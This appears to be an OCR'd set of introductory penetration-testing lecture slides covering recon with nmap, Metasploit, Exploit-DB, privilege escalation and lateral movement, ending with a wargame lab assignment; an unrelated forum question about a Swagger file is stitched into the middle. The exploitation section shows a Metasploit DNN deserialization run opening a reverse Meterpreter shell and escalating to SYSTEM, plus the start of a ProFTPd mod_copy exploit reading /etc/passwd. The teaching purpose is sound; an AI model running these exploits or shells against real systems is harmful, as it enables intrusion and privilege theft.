


Beginner friendly platform with labs about all kinds of security topics. Those new to security should start here

Vulnerable machines of varying difficulty and quality levels. All boxes are community-made

Vulnerable machines of intermediate difficulty and above. Steep learning curve, but very rewarding.

The General Cyber Killchain



The Simplified Kill Chain

Reconnaissance

1

Identifying your target

Exploitation

2

Getting initial access

Post-Exploitation

3

Escalating your privilege

Lateral Movement

4

Moving around the environment

3.1 Reconnaissance

NMAP

Know your enemy


- nmap <ip of target>
  -p <port>
  -sV (checks versions)
  -sC (runs scripts)
  --min-rate <value> (speed!)

```
┌──(root💀kali)-[/home/kali/oscp]
└─# nmap -p- --min-rate 5000 192.168.124.101
Starting Nmap 7.92 ( https://nmap.org ) at 20
Nmap scan report for appsrv01.exam.com (192.1
Host is up (0.086s latency).
Not shown: 65531 filtered tcp ports (no-respo
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned i
```

Weaponize our information

```
Nmap scan report for 10.10.10.189
Host is up (0.074s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
```



Passive Recon: What do we look for?

IP addresses

Domain names

Websites

Subdomains

Employee social media

Usernames

Phone numbers

Email addresses

Compromised credentials

Culture

Language

Timezone

Hours of business

Documents

3rd party services

Software in use

API’s

api security authentication ~~swagger~~ openapi swagger-2.0

1 Source Link

asked Oct 8, 2021 at 22:52

jimjoseph_lebonboncroissant

11 ● 1

swagger file security scheme defined but not in use

I have a swagger file that has an auth mechanism defined but am getting errors that tell me that we aren't using it. The exact error message is "Security scheme was defined but never used".

How do I make sure my endpoints are protected using the authentication I created? I have tried a bunch of different things but nothing seems to work.

I am not sure if the actual security scheme is defined, I think it is because we are using it in production.....

I would really love to have some help with this as I am worried that our competitor might use this to their advantage and steal some of our data.

```
swagger: "2.0"

# basic info is basic
info:
  version: 1.0.0
  title: Das ERP
  description: ERP system for LBC
  termsOfService: http://lebonboncroissant.com/tos/
  contact:
    email: dev@lebonboncroissant.com
  license:
    name: Apache 2.0
    url: http://www.apache.org/licenses/LICENSE-2.0.html

# host config info
# Added by API Auto Mocking Plugin
host: virtserver.swaggerhub.com
basePath: /rossja/whatchamacallit/1.0.0
#host: whatchamacallit.lebonboncroissant.com
#basePath: /v1

# so meta
tags:
- name: inventory
  description: Inventory
- name: invoice
  description: Invoices
```

3.2 Exploitation

Metasploit

- Powerful exploitation framework
- Many exploits for initial exploitation + post exploitation
- Payload generation with msfvenom

Exploit-DB

- Database with many public exploits for all stages
- Verified/Unverified exploits
- More manual work involved

EXPLOIT DATABASE

```
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LHOST tun0
LHOST ⇒ tun0
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set RHOSTS 10.10.110.10
RHOSTS ⇒ 10.10.110.10
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > run

[*] Trying to determine DNN Version ...
[!] DNN Version Found: v9.0.1 - v9.1.1 - May require ENCRYPTED
[*] Checking for custom error page at: /__  ...
[+] Custom error page detected.
[*] Started reverse TCP handler on 10.10.16.19:443
[*] Sending Exploit Payload to: /__  ...
[*] Sending stage (175686 bytes) to 10.10.110.10
[*] Meterpreter session 1 opened (10.10.16.19:443 → 10.10.110.10:49677) at 2022-07-03 23:50:28 -0700

meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > getsystem -t 4
 ...got system via technique 4 (Named Pipe Impersonation (RPCSS variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

EXPLOIT DATABASE

ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49908	2015-3306	SHELLBR3AK	REMOTE	LINUX	2021-05-26

EDB Verified: ✓ | Exploit: ⬇ / {} | Vulnerable App:


```
# Exploit Title: ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)
# Date: 25/05/2021
# Exploit Author: Shellbr3ak
# Version: 1.3.5
# Tested on: Ubuntu 16.04.6 LTS
# CVE : CVE-2015-3306

#!/usr/bin/env python3

import sys
import socket
import requests

def exploit(client, target):
    client.connect((target,21)) # Connecting to the target server
    banner = client.recv(74)
    print(banner.decode())
    client.send(b'site cpfr /etc/passwd\r\n')
    print(client.recv(1024).decode())
```

3.3 Post Exploitation



Reconnaissance

Need more information to find what's available

Ports, services & software, misconfigurations

Tools: Bloodhound, winpeas, linpeas

Privilege Escalation


Weaponizing recon

Root or SYSTEM

Looting

Credentials, sensitives files, database information

Privilege Escalation



Linux

- Kernel exploits
- SUID/SGID
- Sudo
- Shell features
- Weak perms
- Env variables
- Cronjobs

Windows

- Service permissions
- Kernel exploits
- Autoruns
- DLL Hijacking
- Registry permissions
- AlwaysInstall Elevated
- Token impersonation

3.4 Lateral Movement

Tunneling

Dig deeper into the network

Socks Proxies & Proxychains

Chisel, Metasploit, or C2 of choice

Spraying

Weaponize the loot

NTLM hashes, SSH keys, Kerberos tickets, etc.

04

Lab Time.

Learn by doing

Lab Instructions

Bandit Over The Wire

https://overthewire.org/wargames/bandit/

Goal: Finish up to level 20.

Feel free to finish all of the levels during lab if you can. Any unfinished levels will be continued as **homework**.

Got questions?

GO AND ASK ANYBODY!!!